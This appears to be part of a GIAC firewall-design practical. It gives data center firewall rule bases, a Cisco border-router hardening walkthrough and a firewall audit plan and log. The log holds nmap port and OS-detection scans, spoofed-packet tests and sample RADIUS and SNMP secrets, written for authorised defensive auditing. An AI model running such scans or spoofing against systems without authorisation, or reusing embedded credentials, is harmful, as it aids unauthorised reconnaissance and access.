1	23.100.77.207	ssh	allow	Log	Allow SSH from corporate desktop LAN
2	23.100.77.208	ssh	allow	Log	Allow SSH from corporate server LAN
3	23.100.77.210	ssh	allow	Log	Allow SSH from corporate security services LAN
4	any	any	drop	Log	drop and log any other attempts to access VTY

2.8 Co-located Data Center Border Firewalls

The border firewalls are the co-located data centers main line of defense from attacks originating from the Internet. The border firewalls are also responsible for filtering the traffic between the front end networks and other internal data center networks. Most of the network traffic crossing the border firewall will be inbound traffic from the Internet to servers located in the data center and very little traffic will be allowed out of the data center. This reflects the fact that the data center's only purpose is to offer services to the Internet and it's networks are not used for GIAC's employee daily use. The co-located data center border firewalls will enforce the following policy:

- Allow access from the Internet to service VIPs in the connect network.
- Allow required management traffic from the corporate networks via a VPN.
- Allow logging and management related traffic to the corporate networks via a VPN.
- Allow management traffic from the admin and DBA groups via SecureRemote.
- Allow access to the FDS's data base from Cipher Chunks head quarters via a VPN.
- Allow required system and application traffic.
- Deny any traffic which is not explicitly allowed.

In addition to the firewall rule base, anti-spoofing will be enabled on the firewall:

- The interface connected to the DMZ valid addresses will be set to others.
- The interface connected to the app net valid addresses will be set to a group containing the app net, back end network and the security services LAN.
- The interface connected to the connect net valid addresses will be set to a group containing the connect net and front end network.

All spoofed packets will be dropped and generate an alert.

The co-located data center border firewalls will be configured with the following rule base

#	Source	Destination	Service	Action	Track	Note
1	corp-secsvrnet, corp-desktopnet	colo-bfw1, colo-bfw2	ssh, https	allow	long	allow management protocols to the border firewall

2	colo-mon	colo-bfw1, colo-bfw2	snmp, echo-request	allow	long	allow monitoring system to access the border firewall
3	any	colo-bfw1, colo-bfw2	echo-reply	allow	long	allow the firewall to ping hosts and for them to respond.
4	colo-ace	colo-bfw1, colo-bfw2	securid	allow	long	SecurID auth traffic
5	any	colo-bfw1, colo-bfw2	any	drop	long	deny all other traffic destined for the border firewall
6	colo-brt1, colo-brt2, colo-frontnet, colo-connect	colo-log	syslog	allow	long	allow the border routers and front end servers to log to the syslog server
7	colo-brt1, colo-brt2, colo-alteon1, colo-alteon2	colo-radius	radius-auth, radius-acct	allow	long	allow the border routers to use radius for authentication and accounting
8	colo-mon	colo-brt1, colo-brt2	snmp, echo-request	allow	long	allow the monitoring system access to the border router
9	any	colo-wwwvip	http, https	allow	none	allow access from the Internet to the web servers
10	any	colo-dnsvip	dns-query	allow	none	allow access from the Internet to the DNS servers for queries
11	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	giac-colonets	ssh, sql, echo-request	encrypt	long	allow ssh, sql and ping from the corporate networks over the VPN
12	admin@any, dba@any	giac-colonets	ssh, sql, echo-request	client encrypt	long	allow admins to SSH to hosts in the colo via Secure Remote
13	giac-colonets	corp-svrnet, corp-secsrvcsnet corp-desktopnet	echo-request, echo-reply	encrypt	long	allow hosts at the colo ping and reply to pings over the VPN
14	colo-www1, colo-www2	colo-wls1, colo-wls2	wls	allow	none	allow web servers to communicate with WLS
15	colo-frontnet	colo-intdns1, colo-intdns2	dns-query, ntp	allow	none	allow front end servers to resolve via the internal DNS servers and synchronize their clocks with the colo's NTP servers
16	colo-nbmedia	colo-frontnet	nb-client-ports	allow	long	allow colo NetBackup media server talk to hosts in the front end network
17	colo-frontnet	colo-nbmedia	nb-server-ports	allow	long	allow hosts in front end network talk to colo NetBackup media server
18	corp-extdns1	colo-extdns1, colo-extdns2	dns-query	encrypt	long	allow the master DNS server to notify the extdns servers at colo over the VPN

19	colo-extdns1, colo-extdns2	corp-extdns1	dns-xfer	encrypt	long	allow the external DNS servers at colo to zone transfer maps from the master over the VPN
20	any	colo-frontnet, colo-connect	any	drop	long	drop any traffic destined for the front end network that has not been allowed above.
21	colo-frontnet, colo-connect	any	any	drop	alert	drop and alert any traffic from the front end network that is not allowed above
22	corp-intdns1	colo-intdns1, colo-intdns2	dns-query	encrypt	long	allow internal DNS master notify internal slaves at colo over the VPN
23	colo-intdns1, colo-intdns2	corp-intdns1	dns-xfer	encrypt	long	allow internal slaves at colo zone transfer off of master at corporate over the VPN
24	colo-intdns1, colo-intdns2	any	dns-query	allow	none	allow internal DNS servers do recursive lookups
25	corp-nbmaster	colo-nbmedia	nb-server-ports	encrypt	long	allow NetBackup master talk to media server in at the colo
26	colo-cfw1, colo-bfw2	corp-fwmgt	fw-log	allow	long	allow core firewalls to log to management station in the corporate network
27	corp-fwmgt	colo-cfw1, colo-bfw2	fw-mgt	allow	long	allow management station in the corporate network push rule bases to core firewalls
28	corp-ace, colo-ace	corp-ace, colo-ace	securidprop	encrypt	long	replication traffic between ACE master and Slave over the VPN
29	cc-hq	colo-db1, colo-db2	sql	encrypt	long	allow Cipher Chunk to access the database via the Manual IPSec VPN
30	colo-secsrvcsnet	corp-exchange	smtp	encrypt	long	allow colo security management servers to send email alerts
31	any	any	any	drop	long	drop and log all other traffic (default deny).

2.9 Co-located Data Center Core Firewalls

The core firewalls separate the internal data center networks only allowing required traffic to pass from one network to another. The core firewalls are the last line of network defenses against an attacker who may of compromised the border firewalls or a host in the app net. The co-located data center core firewalls will enforce the following policy:

- Allow database access to application servers, the corporate networks or Cipher Chunk's head quarters.
- Allow system management and application traffic.
- Deny any traffic which is not explicitly allowed.

In addition to the firewall rule base, anti-spoofing will be enabled on the firewall:

- The interface connected to the app net valid addresses will be set to others.
- The interface connected to the back end network valid addresses will be set to the back end network.
- The interface connected to the security services LAN will be set to the security services LAN.

All spoofed packets will be dropped and generate an alert.

The co-located data center core firewalls will be configured with the following rule base

#	Source	Destination	Service	Action	Track	Note
1	corp-secsvrnet, corp-desktopnet	colo-cfw1, colo-cfw2	ssh, https	allow	long	allow management protocols to the border firewall
2	colo-mon	colo-cfw1, colo-cfw2	snmp, echo-request	allow	long	allow monitoring system to access the border firewall
3	any	colo-cfw1, colo-cfw2	echo-reply	allow	long	allow the firewall to ping hosts and for them to respond.
4	colo-ace	colo-cfw1, colo-cfw2	securid	allow	long	SecurID auth traffic
5	any	colo-cfw1, colo-cfw2	any	drop	long	deny all other traffic destined for the border firewall
6	giac-corpnets, colo-srpool, cc-hq, colo-wls1, colo-wls2	colo-db1, colo-db2	sql	allow	long	allow access to FDS database from approved sources
7	giac-corpnets, colo-srpool	colo-backnet, colo-secsrvcsnet	ssh	allow	long	allow SSH to the back end network
8	giac-corpnets, giac-colonets, colo-srpool, colo-mon	giac-corpnets, giac-colonets, colo-srpool, colo-mon	echo-request, echo-reply	allow	long	allow ping in and out of any network the core firewall is connected
9	colo-mon	colo-backnet, colo-secsrvcsnet	snmp	allow	long	allow monitoring system to monitor systems in the back end network
10	colo-backnet, colo-secsrvcsnet	colo-intdns2, colo-intdns3	dns-query, ntp	allow	long	allow systems in the back end network and sec services network to query internal DNS servers and NTP
11	colo-nbmedia	giac-colonets	nb-client-ports	allow	long	allow NetBackup media server to communicated with clients in the colo
12	giac-colonets	colo-nbmedia	nb-server-ports	allow	long	allow NetBackup clients communicate with NetBackup media server
13	corp-nbmaster	colo-nbmedia	nb-server-ports	allow	long	allow NetBackup master server on the corporate network talk to the colo media server

14	any	colo-backnet	any	drop	long	drop any traffic to the back end network not allowed above
15	colo-backnet	any	any	drop	long	drop any traffic from the back end network not allowed above
16	giac-colonets, colo-brt1, colo-brt2	colo-log	syslog	allow	none	allow all hosts in colo and the border routers to syslog to log server
17	colo-secsrvcsnet	corp-exchange	smtp	allow	none	allow security management systems to send email alerts
18	colo-brt1, colo-brt2, colo-alteon1, colo-alteon2	colo-radius	radius-auth, radius-acct	allow	long	allow the border routers to use radius for authentication and accounting
19	giac-firewalls	corp-ace	securid	allow	long	allow firewall to authenticate via SecurID
20	corp-ace, colo-ace	corp-ace, colo-ace	securidprop	encrypt	long	replication traffic between ACE master and Slave over the VPN
21	any	any	any	drop	long	drop any traffic which has not been allowed above

2.10 Security Policy Implementation Example

This section will cover step-by-step instructions for securing the corporate border router. This example will only cover security related configuration and will not cover routing or other operational configuration. In addition to creating access control lists to implement the rule bases defined above, other configuration changes will be made to protect the router against attack.

To configure the router perform the following commands in enabled mode.

```
# config t
(config)# hostname corp-brt
corp-brt(config)# end
```

The command above names the router corp-brt

```
corp-brt(config)# banner motd * WARNING: Use of this system is restricted and
monitored!

This system is for the use of authorized users only. Individuals using this
computer system without authority, or in excess of their authority, are
subject to having all of their activities on this system monitored and
recorded by system personnel. In the course of monitoring individuals
improperly using this system, or in the course of system maintenance, the
activities of authorized users may also be monitored. Anyone using this
system expressly consents to such monitoring and is advised that if such
monitoring reveals possible evidence of criminal activity, system personnel
may provide the evidence of such monitoring to law enforcement officials. *
```

The banner motd command displays the above banner to anyone who attempts to login to the router. This will be helpful if GIAC ever decides to prosecute a malicious user or intruder.

```
corp-brt(config)# no service finger
corp-brt(config)# no cdp running
corp-brt(config)# no ip source-route
```

The first two lines above disable unneeded services on the router. In previous versions of IOS other services such as "small services" and HTTP would also need to have been disabled, but in IOS version 12 or grater, these services are disabled by default. The last line prevents the router from forwarding packets with the source routing option set.

```
corp-brt(config)# aaa new-model
corp-brt(config)# radius-server host 23.100.77.11 auth-port 1812 acct-port
1813
corp-brt(config)# radius-server key hesocUjuT4
corp-brt(config)# radius-server vsa send
```

These commands configure the router to use radius for authentication and accounting. The aaa new-model command tells the router to use Authentication, Authorization and Auditing (AAA). The next three radius-server commands configure the router to communicate with the radius server.

```
corp-brt(config)# aaa authentication login radius-only radius none
corp-brt(config)# aaa authentication enable default radius none
```

The first aaa authentication command create a AAA method called radius-only, which only uses radius to authenticate the user. The next aaa authentication command configures the router to only use radius when authenticating users attempting to reach enabled mode.

```
corp-brt(config)# aaa accounting system default start-stop radius
corp-brt(config)# aaa accounting exec default start-stop radius
corp-brt(config)# aaa accounting connection default start-stop radius
corp-brt(config)# aaa accounting commands 15 default start-stop radius
```

The next four aaa accounting commands have the router send accounting information for any system events, user logins, outbound connections and any commands issued while in enabled mode. These accounting commands should allow us to audit any activity or configuration changes to the router.

```
corp-brt(config)# aaa accounting suppress null-username
corp-brt(config)# aaa accounting update newinfo
```

The second to last aaa accounting command stops the router from sending accounting information for automatic system process and the last command configures the router to send accounting information as soon as it is generated. Sending the accounting information as soon as it is generated is important to prevent an attacker from doing something malicious to the router and then stopping the router from sending the accounting information at the next interval.

```
corp-brt(config)# logging buffered 16000 information
corp-brt(config)# logging trap information
corp-brt(config)# logging 23.100.77.12
corp-brt(config)# logging facility local2
corp-brt(config)# service timestamp log date msec local show-timezone
corp-brt(config)# ntp server 216.27.190.202
```

The commands above configure the router to log informational and higher priority messages to the buffer and to the syslog server. The `service timestamp` command has the router time stamp all messages. The last command configures the router to synchronize it's clock with the NTP server, this will keep the routers clock synchronized with the rest of GIAC's systems.

```
corp-brt(config)# no access-list 10
corp-brt(config)# access-list 10 permit 23.100.77.80
corp-brt(config)# access-list 10 deny any log
corp-brt(config)# snmp-server community juwr1tRu RO 10
```

The commands above define access list 10 which allows traffic from the corporate monitoring system and denies and logs all other traffic. The last command enables the SNMP server and defines a read-only community which will be used for monitoring. The community string is treated and rotated like an administration password. Access list 10 is used to limit SNMP traffic only from the corporate monitoring system to the routers SNMP server.

```
corp-brt(config)# privilege exec level 15 connect
corp-brt(config)# privilege exec level 15 telnet
corp-brt(config)# privilege exec level 15 rlogin
corp-brt(config)# privilege exec level 15 ssh
corp-brt(config)# privilege exec level 15 show ip access-lists
corp-brt(config)# privilege exec level 15 show access-lists
corp-brt(config)# privilege exec level 15 show logging
corp-brt(config)# privilege exec level 1 show ip
```

The configuration commands above change the level a user must have to execute the above commands. Unless a user is in enabled mode the user will be unable to make a connection from the router to another device and will not be able to display access lists or the logging configuration. The last command is needed to make sure all other `show ip` commands stay available to non-enable mode sessions.

```
corp-brt(config)# crypto key generate rsa
<snip>
How many bits in the modulus [512]: 1024
<snip>
```

```
corp-brt(config)# ip ssh timeout 90
```

The two lines above configure the router’s SSH service. The first command generates a 1024-bit RSA key to be used for the SSH sessions and the second command limits the time a user has to enter their password to 90 seconds.

The commands below will configure authentication and access control on all of the routers lines.

```
corp-brt(config)# line con 0
corp-brt(config-line)# transport input none
corp-brt(config-line)# login authentication radius-only
corp-brt(config-line)# exec-timeout 7 0
corp-brt(config-line)# end
```

The above commands configure the console port to use radius authentication for any user attempting to login to the console. The `exe-timeout` command configures the console to time-out and logoff any console session which has been idle for 7 minutes.

```
corp-brt(config)# line aux 0
corp-brt(config-line)# transport input none
corp-brt(config-line)# no exec
corp-brt(config-line)# end
```

The above commands prevents logins to the router via the auxiliary port. Securing the console and auxiliary ports are a very important part of the routers physical security.

```
corp-brt(config)# no access-list 190
corp-brt(config)# access-list 190 permit tcp host 23.100.77.207 host 0.0.0.0
eq 22 log
corp-brt(config)# access-list 190 permit tcp host 23.100.77.208 host 0.0.0.0
eq 22 log
corp-brt(config)# access-list 190 permit tcp host 23.100.77.210 host 0.0.0.0
eq 22 log
corp-brt(config)# access-list 190 deny ip any host 0.0.0.0 log
corp-brt(config)# line vty 0 4
corp-brt(config-line)# access-class 190 in
corp-brt(config-line)# transport input ssh
corp-brt(config-line)# login authentication radius-only
corp-brt(config-line)# exec-timeout 7 0
corp-brt(config-line)# end
```

The commands above define access list 190 which will be used to limit which networks can establish SSH sessions with the router. The commands below `line vty 0 4` configure the routers VTY lines used for remote administration. The VTY’s are configured to apply access list 120 to all incoming connections, only allow SSH connections, use radius to authenticate users and logoff any sessions idle for more then 7 minutes.

Now that the router has been securely configured we can configure the interfaces and the access control lists. It is important that all of the steps above be complete before configuring the interfaces. Simply configuring ACLs will not make the network secure, since the router can be targeted for attack. The above commands will help prevent the router from being compromised and allow GIAC to detect if it is compromised.

Extended IP access lists will be used on the core router to filter traffic entering and leaving GIAC's DMZ network. To define an access list you must be in enabled mode at the global configuration prompt on the router and use the `access-list` command. The access-list command has the following syntax

```
access-list access-list-number (permit | deny) protocol source source-wild-
card destination destionation-wild-card [port | type] [log]
```

access-list-number – The is a number between 100 and 199 and is a unique identifier for the access list.

(permit | deny) – The access list can either allow or silently discard a packet. Access lists are applied in order and the first statement to match a packet is applied. All access lists end with an implicit deny statement for any packet.

protocol – This specifies the protocol the access-list statement applies to and will usually be tcp or udp, but may be ip or icmp.

source & source-wild-card – The source and source wild card are used to determine if the access list statement matches the source of an IP packet. The source wild card is used to determine which bits of the packet's source IP address must match the access list statement. The wild card is a 32 bit mask in dotted-decimal format. Every bit of the mask that is set to 0 specifies that the corresponding bit of the source in the access list statement must match the source IP address of the packet. Every bit of the mask that is set to 1 specifies that any corresponding bit in the packets source IP address is considered a match. Two key words can be used for the source and source wild card, the key word `host` *`source`* can be used in place of the source and source wild card and specifies that the exact source IP in the access list statement must match the source IP in the packet (setting the source wild card mask to 0.0.0.0). The keyword `any` can be used instead of the source and source wild card and specifies that the access list statement matches packets with any source IP address or any packet (setting the source wild card mask to 255.255.255.255).

destination & destination-wild-card – The same as source and source wild card except it applies to the destination IP address of the packet.

[port | type] – This can specify what tcp or udp port the access list statement matches. Access list statement with the protocol of ip do not use this argument and statements with protocol icmp need to specify the ICMP type and code which applies.

To specify which port the statement applies, use eq *port* if it equals the port number, gt *port* if it applies to all ports greater then a port number, lt *port* if it applies to all ports less then a port number or range *start-range stop-range* if it applies to a range of ports.

[log] – To have the router log any packets which match the access list statement add the argument log at the end of the statement. Access list logs are considered informational (level 6) and in the case of GIAC's routers will be logged to both the buffer and the syslog server.

For more information on extended IP access lists please visit Cisco's web site: http://www.cisco.com/univercd/cc/td/doc/product/lan/cat2950/1216ea2/cli/cli_cmds.htm#xtocid3

After the access list has been created it needs to be applied to the routers interface that it will filter. To apply the access list enter the interface configuration of the interface that needs filtering and enter

```
ip access-group access-list-number (in | out)
```

The last argument specifies whether the access list should be applied as the packet enters the interface (in) or as the packet leaves the interface for the network (out). To create the access control lists and apply them to the appropriate interfaces enter the following commands

```
corp-brt(config)# no access-list 100
```

This command above clears out any existing access list 100. The access-list command appends access list statements to any existing access list with the same number. Its important to clear the access list before adding new statements so you do not accidentally allow traffic into a network from previous unknown statements.

These access list statements drop traffic from RFC 1918 IP addresses. These IP should not be routed on the Internet.

```
corp-brt(config)# access-list 100 deny ip 10.0.0.0 0.255.255.255 any
corp-brt(config)# access-list 100 deny ip 172.16.0.0 0.15.255.255 any
corp-brt(config)# access-list 100 deny ip 192.168.0.0 0.0.255.255 any
```

This statement drops packets from the loop back adapter address, something we should never see on the Internet.

```
corp-brt(config)# access-list 100 deny ip 127.0.0.0 0.255.255.255 any
```

This statement drops packets with source address from Microsoft's Auto-Net address range.

```
corp-brt(config)# access-list 100 deny ip 169.254.0.0 0.0.255.255 any
```

These statements drop traffic from Class E, Class D and unused IP address ranges.

```
corp-brt(config)# access-list 100 deny ip 224.0.0.0 15.255.255.255 any
corp-brt(config)# access-list 100 deny ip 240.0.0.0 7.255.255.255 any
corp-brt(config)# access-list 100 deny ip 248.0.0.0 7.255.255.255 any
```

These statements drop traffic with their source addresses set to the broadcast addresses.

```
corp-brt(config)# access-list 100 deny ip 0.0.0.0 0.255.255.255 any
corp-brt(config)# access-list 100 deny ip 255.255.255.255 0.0.0.0 any
```

This statement drops any packets with a source IP address of GIAC's DMZ network. These dropped packets are logged since this suggests a directed attack at GIAC.

```
corp-brt(config)# access-list 100 deny ip 23.100.77.0 0.0.0.255 any log
```

Lastly any packets that are not dropped by the statements above are routed to GIAC's DMZ network.

```
corp-brt(config)# access-list 100 permit ip any any
```

Now the interface needs to be configured and the access list applied to the interface.

```
corp-brt(config)# interface s0
corp-brt(config-if)# ip access-group 100 in
corp-brt(config-if)# no ip proxy-arp
corp-brt(config-if)# no ip redirects
corp-brt(config-if)# no ip direct-broadcast
corp-brt(config-if)# ip address 88.72.9.75 255.255.255.240
corp-brt(config-if)# end
```

The above commands configured the ingress access list for the Internet connection and applies it to the T-1 interface on the router. In addition to the access list, proxy-arps, ICMP redirects and direct broadcasts are disabled on this interface.

Next we will configure the access lists for the DMZ interface.

Clear access list 150.

```
corp-brt(config)# no access-list 150
```

This statement will allow all traffic out of the DMZ network which source IP address is that of the DMZ network.

```
corp-brt(config)# access-list 150 permit ip 23.100.77.0 0.0.0.255
```

This statement will drop and log any traffic which does not match the statement above. This statement will prevent any spoofed packets from leaving GIAC's network.

```
corp-brt(config)# access-list 150 deny ip any any log
```

After defining the access list we setup the interface and apply the access list.

```
corp-brt(config)# interface e0
corp-brt(config-if)# ip access-group 150 in
corp-brt(config-if)# no ip proxy-arp
corp-brt(config-if)# no ip redirects
corp-brt(config-if)# no ip direct-broadcast
corp-brt(config-if)# ip address 23.100.77.1
corp-brt(config-if)# end
```

It is important to test the access lists to verify that they have been created and applied properly. The Nmap scanning tool should be used to verify the effectiveness of the specific access control lists.

To verify that access list 190 is protecting the VTY ports correctly, use a system with Nmap to scan the router from the Internet.

```
# nmap 23.100.77.1

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.200.4):
(The 1548 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     filtered    ssh


Nmap run completed -- 1 IP address (1 host up) scanned in 19 seconds
```

Nmap should report that the SSH port is filtered and all other ports are closed. After scanning the router from the Internet, move the laptop to the desktop network and scan the routers interface again.

```
# nmap 10.1.7.1

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on (10.1.7.1):
(The 1548 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh


Nmap run completed -- 1 IP address (1 host up) scanned in 19 seconds
```

Nmap should report that only SSH is open and all other ports are closed.

Next we want to make sure access list 100 has been applied and is filtering incoming traffic by testing access statement eleven. From our system with Nmap on the internet we will spoof a packet with the source address set to an IP address in GIAC's DMZ network. If access list 100 is working correctly the router's logs should report that the packets was dropped.

Lastly we will test access list 150 by connecting a laptop with Nmap into GIAC's DMZ network and attempt to send spoofed traffic out to the Internet. If access list 150 is working all our attempts should show up in the router's logs.

3 Assignment 3 – Audit Your Security Architecture

After the architecture defined above is implemented and GIAC has moved into their new office, a security audit will be conducted of the new architecture. Due to recent economic conditions GIAC has decided to limit the formal security audit to the corporate border firewall. GIAC's other firewall will be audited by GIACs security team, but due to the relative complexity of the corporate border firewall outside expertise will be required.

The corporate border firewall (referred to as the firewall for the rest of the audit) segments a number of different networks, terminates both site-to-site and remote-user VPN tunnels and scans specific traffic for viruses. The firewall is as important as it is complex and a thorough audit is needed to make sure that the firewall is enforcing policy correctly and can be trusted.

3.1 Audit Plan

3.1.1 Physical Audit

Systems are rarely able to defend themselves when an attacker has physical access to the computer. The audit will document:

- Who has physical access to the firewall.
- How access is physically restricted.
- How access is granted and revoked.

The audit of physical access to the firewall can take place any time of day and has no risk of impacting the firewall's operation. It is estimated that this portion of the audit will take about 4 hours to complete.

3.1.2 Firewall Host Audit

The firewall can be attacked like any of the systems which it protects, so it's important that the firewall is configured to protect itself from attack. The firewall is the main line of dense against attacks from the Internet and needs to be audited to discover any unknown vulnerabilities. The audit will document:

- If the firewall software and system has been kept up-to-date.
- How the firewall is administrated and what accounting is done on administrative actions.
- Does all communication with the firewall use encryption and strong authentication.
- Who has access to the firewall operating system and how is access restricted.
- Who has access to firewall management and how is access restricted.
- How is access granted or revoked to either the firewall operating system or management.
- If the firewall is running any unneeded services.
- Does the firewall deny and log any connection attempts which are not from authorized management IP addresses.

The audit of the firewall host can take place any time of day and has very little risk of impacting the firewall's operation. It is estimated that this portion of the audit will take about 8 hours to complete.

3.1.3 Firewall Policy Audit

The firewall enforces a security policy that determines what traffic is allowed into or out of it's connected networks. To verify that the policy is working as expected, the firewall policy will be audited with network scanning tools to determine what traffic is allowed and denied. The audit will document what traffic is allowed between:

- The Internet and the Service network
- The Internet and the Internal network
- The Service network and the Internet
- The Service network and the Internal network
- The Service network and the Firewall Service network
- The Firewall Service network and the Internet
- The Firewall Service network and the Internal network
- The Firewall Service network and the Service network
- The Internal network and the Service network
- The Internal network and the Firewall Service network
- The Internal network and the Internet.

In addition to network scans spoofed packets will be used against the firewall to make sure anti-spoofing has been implemented correctly.

The audit of the firewall policy will need to be conducted after hours. Assuming the firewall is configured correctly the network scans and spoofed packets pose very little risk to the firewalls operations. It is preferred to do policy audits after hours so that there is less background noise in the logs and it may be required to use existing IP addresses to audit special access from a specific host, requiring that specific host to be unavailable. It is estimated that this portion of the audit will take about 20 hours to complete.

3.1.4 Special Traffic

In addition to filtering normal IP traffic the firewall is also responsible for terminating IPSec VPN tunnels and scanning content for viruses. These features must be audited to make sure they have been implemented currently. The audit will document:

- What traffic is allowed into the Internal, Service and Firewall Service network from a SecureRemote VPN session.
- Does the firewall scan content for viruses.

The audit of special traffic should be conducted after hours, but could be done at any time of day. The risk to the firewall's operation is very low, but performing the audit after hours will reduce the amount of background noise in the logs. It is estimated that this portion of the audit will take about 12 hours to complete.

3.1.5 Audit Report

All the information from the audit will be documented and analyzed. Any vulnerabilities discovered and any recommendations for improving security will be documented. It is estimated that it will take about 16 hours to develop the audit report.

3.1.6 Cost Estimate

Audit Phase	Estimated Hours
Physical Audit	4
Firewall Host Audit	8
Firewall Policy Audit	20
Special Traffic Audit	12
Audit Report	16
Total	60

The estimated time for the total audit is 60 hours, at a bill rate of $125 per hour, the total estimated cost for the audit is $7500.

3.2 Audit Execution Log

This section will cover the details of how the audit has been executed. Interesting notes and information pertinent to the report will be included in the sections below.

3.2.1 Physical Audit

The audit started with an examination of the server room where the firewall is installed. The GIAC corporate server room is protected by a key-card access locked door and all members of GIAC's IT and security teams have access to the room. The firewall is rack mounted and is accessible to anyone who has access to the server room.

Attempting to access the firewall via serial console showed a UNIX login prompt and root login required a password.

There is no formal process for granting and revoking access to the server room, nor does anyone perform any auditing of the key-card access logs.

3.2.2 Firewall Host Audit

Logging into the firewall system and checking the IPSO version (**uname –a**) and the FireWall-1 version (**fw –ver**) showed that both the OS and the firewall software is up-to-date.

The firewall is administrated via a dedicated management station located in the security services network. The FireWall-1 GUI client is installed on a stand-alone Windows 2000 workstation located in the security services network. This is the only system able to connect to the management station. Both the management station and the GUI console system are located in the server room. All of GIAC's IT and security teams have accounts on the Windows 2000 GUI console system.

All members of GIAC's security team are able to view and change all aspects of the firewall's configuration and logging. All members of GIAC's IT team have read only access to view the firewall rule base and logs.

There is no formal change control policy for changing the firewall rule base and no auditing is done of firewall administration.

All communication between the management station and the firewall uses Check Point standard encryption and authentication. The firewall is configured to only allow the management station to push policies to the module and the rule base also prohibits management traffic not originating from the management station.

Access to the firewall OS is done via SSHv2 and user name and password is used for authentication. The SSH server is configured to allow SSH connections from any source, but the rule base only allows SSH from the corporate server and desktop LANs. Nokia's Voyager web based configuration console is configured and is only accessible via HTTPS. Voyager allows access from any source, but the firewall rule base restricts access to only the corporate server and desktop LANs.

Only members of GIAC's security team have accounts on the firewall. Root login is not allowed, but administrator login is allowed via Voyager.

There is no formal method to add or remove firewall administrators or accounts on the firewall system. GIAC's security team is small and one of the security administrators adds and removes accounts as members join or leave.

Checked all running process (**ps –aux**) and did not see any unneeded processes running.

Checked the open ports on the firewall (**netstat –an**) and saw the following ports open

Port	**Function**
tcp/22	SSH
tcp/256	FireWall-1 Management port
tcp/259	Client Authentication
udp/260	SNMP server
udp/261	SNMP server
tcp/264	SecureRemote Topology port
tcp/265	Public Key Transfer Protocol
udp/500	ISAKMP key exchange port
tcp/900	HTTP client Authentication
udp/2746	UDP Encapsulation mode
tcp/18181	CVP
tcp/18182	UFP
tcp/18183	SAM

tcp/18184	Log Export API

Lastly we scanned the firewall from several different networks to see what ports were available on the firewall. Below are the different scans preformed and notes on what was found.

From an external network the firewall was scanned for both open tcp and udp ports.

```
# nmap -sS -O -P0 -oN fw-ext-tcp.log 23.100.77.100
# nmap -sU -P0 -oN fw-ext-udp.log 23.100.77.100
```

Both scans showed that ports tcp/256, tcp/264, udp/259, udp/500 and udp/2746 on the firewall were accessible from the Internet. All the ports are used for SecureRemote and were expected to be open.

Next the firewall was scanned from the service network for both open tcp and udp ports.

```
# nmap -sS -O -P0 -oN fw-srvc-tcp.log 10.1.6.1
# nmap -sU -P0 -oN fw-srvc-udp.log 10.1.6.1
```

and then scanned from the firewall service network

```
# nmap -sS -O -P0 -oN fw-fwsrvc-tcp.log 10.1.5.1
# nmap -sU -P0 -oN fw-fwsrvc-udp.log 10.1.5.1
```

The scans showed again that ports tcp/256, tcp/264, udp/259, udp/500, udp/2746 were available from either of the service networks.

Lastly the firewall was scanned from the server and desktop LANs for open tcp and udp ports. The following nmap commands were run from each network.

```
# nmap -sS -O -P0 -oN fw-int-tcp.log 192.168.200.2
# nmap -sU -P0 -oN fw-ext-udp.log 192.168.200.2
```

From both the server and desktop LANs ports tcp/22, tcp/256, tcp/264, tcp/443, udp/259, udp/500, udp/2746 were available.

During the scanning the firewall logged all connection attempts. It was expected that connection attempts from the service and firewall service network would generate alerts, but it the firewall only logged these attempts.

3.2.3 Firewall Policy Audit

Scans were conducted from different sources to destination networks to determine if the firewall was enforcing policy correctly.

3.2.3.1 Scanning from the Internet

From a remote site we scanned GIAC's corporate DMZ network. Since NAT is used to protect the internal network we need to scan the DMZ for any NAT IP addresses instead of the internal IP addresses. We have not included information on the border router since this was not within the scope of the audit.

```
# nmap -sS -O -P0 -oN netscan-Ext-DMZ.log 23.100.77.0/24
# nmap -sU -P0 -oN netscan-Ext-DMZ.log 23.100.77.0/24
```

The scans findings are in this table

IP Address	Open Ports
23.100.77.12 (corp-smtp)	Tcp/25 (SMTP)
23.100.77.20 (corp-extdns1)	Udp/53 (DNS Query)
23.100.77.25 (corp-ftp)	Tcp/21 (FTP)
23.100.77.100 (corp-bfw)	Tcp/256 (FW-1) Tcp/264 (FW-1_topo)

All the ports listed above were expected and the firewall is enforcing policy correctly.

3.2.3.2 Scanning from the Service Network

We connected our auditing system to the service network and scanned the desktop LAN, server LAN, Internet and the firewall service network.

First we scanned the desktop LAN

```
# nmap -sS -O -P0 -oN netscan-srvc-desktop.log 10.1.7.0/24
# nmap -sU -P0 -oN netscan-srvc-desktop.log 10.1.7.0/24
```

and found that we could not access any system on the desktop LAN.

Next we scanned the server LAN

```
# nmap -sS -O -P0 -oN netscan-srvc-server.log 10.1.8.0/24
# nmap -sU -P0 -oN netscan-srvc-server.log 10.1.8.0/24
```

and found that we were able to access all the NetBackup server ports on the NetBackup master server and the NTP port on the internal DNS server.

We then scanned the firewall service network

```
# nmap -sS -O -P0 -oN netscan-srvc-fwsrvc.log 10.1.5.0/24
# nmap -sU -P0 -oN netscan-srvc-fwsrvc.log 10.1.5.0/24
```

and was unable to access any system in that network.

Lastly we scanned a hacking site on the Internet to see what traffic was allowed out of the service network.

```
# nmap –sS –O –P0 –oN netscan-srvc-ext.log drill.hackerslab.org
# nmap –sU –P0 –oN netscan-srvc-ext.log drill.hackerslab.org
```

No traffic was allowed out of the service network to the Internet.

After the first set of scans we decided to conduct the same scans from the IP addresses of the FTP server, SMTP gateway and External DNS. The scans showed that firewall rule base was implemented correctly and all open ports were expected. Also all dropped traffic from our scans generated the alerts which the GIAC security team was expecting.

3.2.3.3 Scanning from the Firewall Service Network

We used the same scans from the service network, but changed them to include scanning the service network.

First we scanned using an available IP address and found that we were unable to reach any other network. Then we scanned from the IP address of the virus wall and found that the firewall rule base was implemented correctly and all open ports were expected. All dropped traffic from the scan generated alerts.

3.2.3.4 Scanning from the Internal Networks

We preformed scans from both the server and desktop LANs to see what traffic would be allowed to the service network, firewall service network and the Internet. The following scans were done from the desktop LAN,

```
# nmap –sS –O –P0 –oN netscan-desktop-srvc.log 10.1.6.0/24
# nmap –sU –P0 –oN netscan-desktop-srvc.log 10.1.6.0/24

# nmap –sS –O –P0 –oN netscan-desktop-fwsrvc.log 10.1.5.0/24
# nmap –sU –P0 –oN netscan-desktop-fwsrvc.log 10.1.5.0/24

